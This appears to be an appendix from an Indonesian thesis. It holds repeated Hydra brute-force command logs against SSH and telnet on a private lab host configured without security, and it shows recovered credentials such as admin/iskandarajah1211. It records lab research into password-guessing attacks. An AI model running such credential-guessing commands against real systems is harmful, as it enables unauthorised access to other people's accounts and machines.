Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 15:24:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 48.00 tries/min, 48 tries in 00:01h, 52 to do in 00:02h, 10 active
[STATUS] 49.50 tries/min, 99 tries in 00:02h, 1 to do in 00:01h, 10 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 15:26:39

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 ssh://192.168.8.187
[Hydra] password for delimiter:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 15:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 49.00 tries/min, 49 tries in 00:01h, 51 to do in 00:02h, 10 active
[STATUS] 49.50 tries/min, 99 tries in 00:02h, 1 to do in 00:01h, 10 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 15:29:00

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 ssh://192.168.8.187
[Hydra] password for delimiter:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 15:29:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 47.00 tries/min, 47 tries in 00:01h, 53 to do in 00:02h, 10 active
[STATUS] 50.00 tries/min, 100 tries in 00:02h, 1 to do in 00:01h, 7 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 15:31:13

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 ssh://192.168.8.187
[Hydra] password for delimiter:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 15:42:40
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 57.00 tries/min, 57 tries in 00:01h, 43 to do in 00:01h, 10 active
[STATUS] 57.00 tries/min, 99 tries in 00:02h, 1 to do in 00:01h, 10 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 15:44:37

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 ssh://192.168.8.187
[Hydra] password for delimiter:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 15:45:33
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 49.00 tries/min, 49 tries in 00:01h, 51 to do in 00:02h, 10 active
[STATUS] 45.00 tries/min, 90 tries in 00:02h, 10 to do in 00:01h, 10 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 15:47:54

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 ssh://192.168.8.187
[Hydra] password for delimiter:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 15:48:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 58.00 tries/min, 58 tries in 00:01h, 42 to do in 00:01h, 10 active
[STATUS] 50.00 tries/min, 100 tries in 00:02h, 1 to do in 00:01h, 10 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 15:50:35

```



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(Lanjutan)

```

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 15:52:20
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), -10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 48.00 tries/min, 48 tries in 00:01h, 52 to do in 00:02h, 10 active
[STATUS] 44.50 tries/min, 89 tries in 00:02h, 11 to do in 00:01h, 10 active
[22][ssh] host: 192.168.8.187  login: admin  password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 15:54:38

```

```

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 15:55:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), -10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 46.00 tries/min, 46 tries in 00:01h, 54 to do in 00:02h, 10 active
[STATUS] 48.50 tries/min, 97 tries in 00:02h, 3 to do in 00:01h, 10 active
[22][ssh] host: 192.168.8.187  login: admin  password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 15:57:12

```

```

(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 15:57:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), -10 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 59.00 tries/min, 59 tries in 00:01h, 41 to do in 00:01h, 10 active
[STATUS] 50.00 tries/min, 100 tries in 00:02h, 1 to do in 00:01h, 6 active
[22][ssh] host: 192.168.8.187  login: admin  password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 15:59:32

```

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Lampiran 4 Serangan Brute Force 15 data ssh tanpa kemanan

```
(root@root)-[~/home/delimiter/Skripsi/DataList]
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 ssh://192.168.8.187/ssh

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-24 16:43:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 59.00 tries/min, 59 tries in 00:01h, 166 to do in 00:03h, 15 active
[ERROR] ssh target does not support password auth
[STATUS] 55.00 tries/min, 165 tries in 00:03h, 60 to do in 00:02h, 15 active
[ERROR] ssh target does not support password auth
[STATUS] 54.50 tries/min, 218 tries in 00:04h, 7 to do in 00:01h, 15 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-24 16:47:45
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 ssh://192.168.8.187

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 16:13:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] ssh target does not support password auth
[STATUS] 59.00 tries/min, 59 tries in 00:01h, 166 to do in 00:03h, 15 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 16:17:50
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 ssh://192.168.8.187

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 16:18:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 57.00 tries/min, 57 tries in 00:01h, 168 to do in 00:03h, 15 active
[ERROR] ssh target does not support password auth
[STATUS] 59.67 tries/min, 179 tries in 00:03h, 46 to do in 00:01h, 15 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 16:22:43
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 ssh://192.168.8.187

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 16:32:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[STATUS] 58.00 tries/min, 58 tries in 00:01h, 175 to do in 00:04h, 15 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 50.00 tries/min, 150 tries in 00:03h, 75 to do in 00:02h, 15 active
[STATUS] 48.25 tries/min, 193 tries in 00:04h, 32 to do in 00:01h, 15 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 16:37:35
```

```
(delimiter@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 ssh://192.168.8.187

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 16:39:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 54.00 tries/min, 54 tries in 00:01h, 171 to do in 00:04h, 15 active
[ERROR] ssh target does not support password auth
[STATUS] 49.33 tries/min, 148 tries in 00:03h, 77 to do in 00:02h, 15 active
[STATUS] 51.50 tries/min, 206 tries in 00:04h, 19 to do in 00:01h, 15 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 16:44:25
```

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(Lanjutan)

```

[delimit@root]~/Skripsi/DataList
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 16:46:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] ssh target does not support password auth
[STATUS] 52.00 tries/min, 52 tries in 00:01h, 173 to do in 00:04h, 15 active
[ERROR] ssh target does not support password auth
[STATUS] 49.00 tries/min, 147 tries in 00:03h, 78 to do in 00:02h, 15 active
[STATUS] 48.50 tries/min, 194 tries in 00:04h, 31 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 16:51:22

```

```

[delimit@root]~/Skripsi/DataList
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 16:57:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] ssh target does not support password auth
[STATUS] 46.00 tries/min, 46 tries in 00:01h, 179 to do in 00:04h, 15 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 51.00 tries/min, 153 tries in 00:03h, 72 to do in 00:02h, 15 active
[ERROR] ssh target does not support password auth
[STATUS] 47.00 tries/min, 188 tries in 00:04h, 37 to do in 00:01h, 15 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
[STATUS] 45.00 tries/min, 225 tries in 00:05h, 1 to do in 00:01h, 4 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 17:02:31

```

```

[delimit@root]~/Skripsi/DataList
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 17:03:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] ssh target does not support password auth
[STATUS] 51.00 tries/min, 51 tries in 00:01h, 174 to do in 00:04h, 15 active
[STATUS] 50.00 tries/min, 150 tries in 00:03h, 75 to do in 00:02h, 15 active
[STATUS] 51.25 tries/min, 205 tries in 00:04h, 20 to do in 00:01h, 15 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 17:07:53

```

```

[delimit@root]~/Skripsi/DataList
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 16:46:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] ssh target does not support password auth
[STATUS] 52.00 tries/min, 52 tries in 00:01h, 173 to do in 00:04h, 15 active
[ERROR] ssh target does not support password auth
[STATUS] 49.00 tries/min, 147 tries in 00:03h, 78 to do in 00:02h, 15 active
[STATUS] 48.50 tries/min, 194 tries in 00:04h, 31 to do in 00:01h, 15 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 16:51:22

```

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Lampiran 5 Serangan Brute Force 20 data ssh tanpa kemanan

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 17:15:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 57.00 tries/min, 57 tries in 00:01h, 344 to do in 00:07h, 20 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 53.00 tries/min, 159 tries in 00:03h, 242 to do in 00:05h, 20 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 50.86 tries/min, 356 tries in 00:07h, 45 to do in 00:01h, 20 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 17:23:04
```

```
(delimiterr@root)-[~/Skrripsi/DataList]
└─$ sudo hydra -t 20 -l iskandarajah1211 -P listpassword20 ssh://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 17:24:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 49.00 tries/min, 49 tries in 00:01h, 351 to do in 00:08h, 20 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 49.33 tries/min, 148 tries in 00:03h, 252 to do in 00:06h, 20 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 51.00 tries/min, 357 tries in 00:07h, 43 to do in 00:01h, 20 active
[ERROR] ssh target does not support password auth
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
[STATUS] 49.12 tries/min, 393 tries in 00:08h, 7 to do in 00:01h, 20 active
[ERROR] ssh target does not support password auth
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 17:32:26
```

```
these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 17:35:39
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 49.00 tries/min, 49 tries in 00:01h, 351 to do in 00:08h, 20 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 52.33 tries/min, 157 tries in 00:03h, 243 to do in 00:05h, 20 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 51.00 tries/min, 357 tries in 00:07h, 44 to do in 00:01h, 20 active
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
[ERROR] ssh target does not support password auth
[STATUS] 49.88 tries/min, 399 tries in 00:08h, 2 to do in 00:01h, 20 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 17:43:43
```

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(Lanjutan)

```

[delimiter@root]~/Skripsi/DataList
└─$ sudo hydra -t 20 -l listusername20 -P listpassword20 ssh://192.168.8.187
[sudo] password for delimiter:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 18:21:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[STATUS] 53.00 tries/min, 53 tries in 00:01h, 347 to do in 00:07h, 20 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 51.67 tries/min, 155 tries in 00:03h, 245 to do in 00:05h, 20 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
[STATUS] 52.71 tries/min, 376 tries in 00:07h, 24 to do in 00:01h, 20 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 18:28:49

```

```

[delimiter@root]~/Skripsi/DataList
└─$ sudo hydra -t 20 -l listusername20 -P listpassword20 ssh://192.168.8.187
[sudo] password for delimiter:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 18:36:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (l:20/p:20), ~20 tries per task
[DATA] attacking ssh://192.168.8.187:22/
[ERROR] ssh target does not support password auth
[STATUS] 61.00 tries/min, 61 tries in 00:01h, 339 to do in 00:06h, 20 active
[ERROR] ssh target does not support password auth
[STATUS] 50.67 tries/min, 152 tries in 00:03h, 248 to do in 00:05h, 20 active
[STATUS] 50.86 tries/min, 356 tries in 00:07h, 44 to do in 00:01h, 20 active
[ERROR] ssh target does not support password auth
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
[STATUS] 50.00 tries/min, 400 tries in 00:08h, 1 to do in 00:01h, 3 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 18:44:57

```

```

[ERROR] ssh target does not support password auth
[22][ssh] host: 192.168.8.187 login: admin password: iskandarajah1211
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 18:57:03

```

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Lampiran 6 Serangan Brute Force 10 data telnet tanpa kemanan

```
(delimit@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 18:59:53
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (1:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah12111
1 of 1 target successfully completed, 5 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
